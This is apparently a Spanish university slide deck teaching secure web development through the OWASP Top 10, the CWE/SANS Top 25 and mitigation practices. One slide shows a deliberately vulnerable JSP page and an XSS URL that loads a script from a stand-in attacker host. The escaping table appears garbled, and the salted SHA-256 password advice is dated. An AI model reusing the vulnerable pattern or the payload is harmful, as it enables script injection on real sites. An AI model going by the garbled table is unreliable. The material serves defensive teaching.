UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

SECRETARÍA GENERAL

DIRECCIÓN GENERAL DE CÓMPUTO Y DE
TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN

Recomendaciones para la programación segura de sitios Web

L.I. Karla Alejandra Fonseca Márquez

Ing. Sergio Eduardo Muñoz Siller

L.I. Daniel Barajas González

La vida digital

En la nube existe un mundo de información, con datos de empresas, cuentas bancarias, datos personales y todo tipo de datos delicados. Los proveedores de estos servicios deben incrementar la seguridad de sus aplicaciones.

Reflexión

- Como usuario: ¿Cuánta información tienes en la nube? ¿Crees que tus datos están seguros? ¿Confías en los proveedores de los servicios?
- Como administrador o desarrollador de un sitio Web: ¿Qué tan seguras son tus aplicaciones? ¿Qué tan protegidos están los datos de tus usuarios?

¿Qué tan segura es tu aplicación Web?

"Tenemos firewalls instalados"

"Realizamos escaneos en la red"

"Usamos SSL"

"Estamos seguros pues trabajamos dentro de una VPN"

"Nuestra aplicación sólo se usa de manera interna, la seguridad no importa"

"A mi aplicación no le va a pasar"

"No somos el objetivo de los atacantes"

Algunas cifras

80%	de las aplicaciones no cumplen con los estándares básicos de seguridad[1]
73%	de las organizaciones han sido hackeadas al menos una vez en los últimos dos años debido a aplicaciones Web inseguras[2]
70%	de las amenazas se dan en la capa de aplicación[3]
69%	de las organizaciones confían en firewalls para proteger sus aplicaciones[2]
53%	de las organizaciones opinan que la seguridad de sus aplicaciones es responsabilidad de su proveedor de alojamiento Web[2]

Fuentes:


[1] Study of Software Related Cybersecurity Risks in Public Companies, Veracode, 2012


[2] State of Web Application Security Survey, Ponemon Institute, 2011

[3] Gartner, 2010

Una red segura no es suficiente

- El uso de firewalls ayuda en algunos casos, pero en otros varios no.
- Los ataques a aplicaciones Web ocurren debido a fallas lógicas en el diseño y/o codificación.






Seguridad de aplicaciones Web


Una vulnerabilidad en la **red** permitirá atacar el **host** o la **aplicación**.
Una vulnerabilidad en el **host** permitirá atacar la **red** o la **aplicación**.
Una vulnerabilidad en la **aplicación** permitirá atacar la **red** o el **host**.

Carlos Lyons, Corporate Security, Microsoft



LA SEGURIDAD DEBE APLICARSE EN TODOS LOS NIVELES

Retos en una aplicación Web



Algunas referencias de la industria

OWASP

- *Open Web Application Security Project*
- Lista de los 10 **riesgos** más críticos a los que se enfrentan las aplicaciones Web.
- Ofrece controles de seguridad y librerías
- Publicada en 2010

CWE / SANS

- *Common Weakness Enumeration*
- Lista de los errores de software más comunes y críticos que pueden llevar a serias vulnerabilidades (de cualquier tipo, no sólo Web)
- Publicada en 2011

OWASP TOP 10

Riesgos más críticos a los que se enfrentan las aplicaciones Web

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Failure to Restrict URL Access
- A8: Insecure Cryptographic Storage
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

CWE/SANS TOP 25

Errores más comunes y críticos

#1	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
#2	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
#3	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
#4	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
#5	CWE-306	Missing Authentication for Critical Function
#6	CWE-862	Missing Authorization
#7	CWE-798	Use of Hard-coded Credentials
#8	CWE-311	Missing Encryption of Sensitive Data
#9	CWE-434	Unrestricted Upload of File with Dangerous Type
#10	CWE-807	Reliance on Untrusted Inputs in a Security Decision
#11	CWE-250	Execution with Unnecessary Privileges
#12	CWE-352	Cross-Site Request Forgery (CSRF)
#13	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
#14	CWE-494	Download of Code Without Integrity Check
#15	CWE-863	Incorrect Authorization
#16	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
#17	CWE-732	Incorrect Permission Assignment for Critical Resource
#18	CWE-676	Use of Potentially Dangerous Function
#19	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
#20	CWE-131	Incorrect Calculation of Buffer Size
#21	CWE-307	Improper Restriction of Excessive Authentication Attempts
#22	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
#23	CWE-134	Uncontrolled Format String
#24	CWE-190	Integer Overflow or Wraparound
#25	CWE-759	Use of a One-Way Hash without a Salt

¿Por dónde empiezo?

Monster Mitigations - CWE/SANS

- Mitigaciones aplicables y efectivas para prevenir y solucionar las vulnerabilidades del OWASP Top 10 y del CWE/SANS Top 25.

- Con estas acciones se mitigan errores que incluso no están en el top 25 de errores.

- Al adoptar estas mitigaciones las aplicaciones serán más seguras.

Monster Mitigations

M1. Establece y mantén el control de todas tus **entradas**

M2. Establece y mantén el control de todas tus **salidas**

M3. Asegura el **ambiente**

M4. Asume que los componentes externos pueden ser **transgredidos** y que **cualquiera** puede leer tu código

M5. Usa funciones y **librerías aceptadas por la industria** en lugar de inventar propias

M1. Establece y mantén el control de todas tus entradas

Definición y objetivos

- Medida más efectiva que sirve para defenderse de ataques comunes.
- Se refiere a **revisar la validez de los datos** antes de que sean procesados.
- **Evita** que **entren datos maliciosos** o incorrectos a la aplicación.
- **Previene** el **uso** de datos maliciosos para la generación de contenidos o comandos.

Prácticas

- ✓ **Nunca** confíes en el usuario.
- ✓ Considera **todas** las posibles entradas.
- ✓ Los atacantes pueden modificar la petición HTTP (WebScarab, TamperData)
- ✓ Centraliza las validaciones.
- ✓ Siempre valida del lado del servidor.
- ✓ Usa validaciones de lista blanca.
- ✓ Evita validaciones de lista negra.
- ✓ Rechaza datos no válidos.

Ataques que se pueden prevenir


- SQL Injection
- Insecure Direct Object References
- Cross-site scripting (XSS)
- Unvalidated redirects and forwards

Ejemplos

- Tipo de dato, longitud, formato, rango.
- Uso de expresiones regulares.
- Reglas de negocio.

M1. Establece y mantén el control de todas tus entradas

"Bien hecho, Chang. La muralla ya no es tan grandiosa si olvidas cerrar la puerta."



"WAY TO GO, CHANG. NOT SUCH A GREAT WALL IF YOU FORGET TO LOCK THE DOOR."

M2. Establece y mantén el control de todas las salidas

Definición y objetivos

- Medida más efectiva para defenderse de Cross-site scripting.
- Se refiere a neutralizar los datos potencialmente peligrosos antes de utilizarlos en la generación de contenidos.
- Evita el uso de datos maliciosos durante la generación de contenidos o comandos.

Prácticas


- ✓ Nunca utilices datos no confiables.
- ✓ Escapa los datos antes de utilizarlos:
  - Etiquetas de contenido HTML
  - Atributos HTML
  - Javascript
  - CSS y la propiedad Style
  - Parámetros URL
  - XML
- ✓ Utiliza librerías aceptadas como OWASP Enterprise Security API (ESAPI) .

Ataques que se pueden prevenir

- **Cross-site scripting (XSS)**
- SQL Injection
- Insecure Direct Object References
- Unvalidated redirects and forwards

Ejemplos

- & --> &
- < --> <
- > --> >
- " --> "
- ' --> '
- / --> /




Ejemplo de XSS

err.jsp:

```
<% String errMsg = request.getParameter("msg"); %>
Ocurrió un error: <%= errMsg %>
```

http://sitio/err.jsp?msg=BLAH<script src="http://ev.il/xss.js"></script>



M3. Asegura el ambiente

Definición y objetivos

- Definir y mantener una configuración segura de la aplicación, frameworks, librerías, servidor Web, base de datos y plataformas.
- Aplicar defensa en profundidad.

Ataques que se pueden prevenir

- Acceso no autorizado a interfaces de administrador servidores y bases de datos.
- Fuga de información.
- Cualquiera al que estén expuestos los componentes y librerías no actualizados.

Prácticas

- ✓ Aplica las actualizaciones y parches de software y librerías en todos los ambientes.
- ✓ Cambia o deshabilita las contraseñas por default.
- ✓ No almacenes contraseñas en texto claro dentro del código o dentro de la BD.
- ✓ Configura y utiliza elementos con los menos privilegios posibles.
- ✓ Deshabilita o quita características o componentes innecesarios.
- ✓ Mantén por separado los privilegios de administrador.
- ✓ Falla de modo seguro sin exponer más información que la necesaria.

Ejemplo de fuga de información

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: Exception in JSP: /prepared_statement_query.jsp:56

53:       PreparedStatement pstatement = null;
54:
55:      // Load JBBC driver "com.mysql.jdbc.Driver"
56:       Class.forName("com.mysql.jdbc.Driver");
57:
58:       int updateQuery = 0;
59:


Stacktrace:
        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:489)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:393)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:308)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:259)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
```

root cause

```
javax.servlet.ServletException: com.mysql.jdbc.Driver
        org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:841)
        org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:774)
        org.apache.jsp.prepared_005fstatement_005fquery_jsp._jspService(prepared_005fstatement_005fquery_jsp.java:163)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:98)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:369)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:308)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:259)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
```

M4. Asume que los componentes externos pueden ser transgredidos y que cualquiera puede leer tu código

Por lo tanto:


- No dependas de la “seguridad por oscuridad”.
- Siempre evalúa si el conocimiento de tu código o diseño hace vulnerable a la aplicación.
- Nunca confíes en componentes externos, incluso si tú los desarrollaste.
- Aún el código compilado y/o ofuscado se puede “leer”.
- Cifra o encripta los datos sensibles.

Ejemplo: Hashing de contraseñas

- Nunca almacenes contraseñas en claro.
- Utiliza un algoritmo conocido y seguro como SHA-256.
  - OJO: MD5 Y SHA-1 ya no deben usarse.
- A cada contraseña se le asocia una “sal” única.
  - La sal es una cadena aleatoria de caracteres que debe ser al menos tan larga como el resultado del algoritmo que se utilizará (256 bits si se ocupa SHA-256).
- No uses las funciones rand() que ofrecen los lenguajes, utiliza una función segura y estándar para generar la sal.
- Al cambiar la contraseña también debes cambiar la sal.

M5. Usa funciones y librerías aceptadas por la industria en lugar de inventar propias

- Aplica en: Criptografía, autenticación, autorización, aleatoriedad, manejo de sesión y registro de bitácoras.
- Investiga cuáles son los algoritmos más seguros en la actualidad y utilízalos.
- Selecciona lenguajes, librerías o marcos de trabajo que faciliten el uso de esas características.
- Aléjate de algoritmos “secretos” o propios.



OWASP Enterprise Security API (ESAPI)

Conclusiones

- Incorpora la seguridad a lo largo de todo el ciclo de vida del desarrollo de software.
- Minimiza el área de ataque.
- Aplica la defensa en profundidad.

- Utiliza diversos métodos para detectar vulnerabilidades y prevenir riesgos.
- Mantente informado sobre los riesgos y vulnerabilidades existentes, el top 10 de OWASP es buena referencia.

La seguridad es un **proceso** no un producto

Bruce Schneier

Referencias

- OWASP
  - http://www.owasp.org
  - Top 10
    - http://www.owasp.org/index.php/Top_10_2010
  - A Guide to Building Secure Web Applications and Web Services
    - https://www.owasp.org/index.php/OWASP_Guide_Project
  - ESAPI
    - https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API/es
- CWE / SANS
  - Top 25
    - http://cwe.mitre.org/top25/index.html

Referencias

- Fundamental Practices for Secure Software Development

  http://www.safecode.org/publications/SAFECode_Dev_Practices0211.pdf

- Infografía sobre el desarrollo de aplicaciones seguras

  http://www.veracode.com/blog/2012/06/building-secure-web-applications-infographic/

Muchas gracias por su atención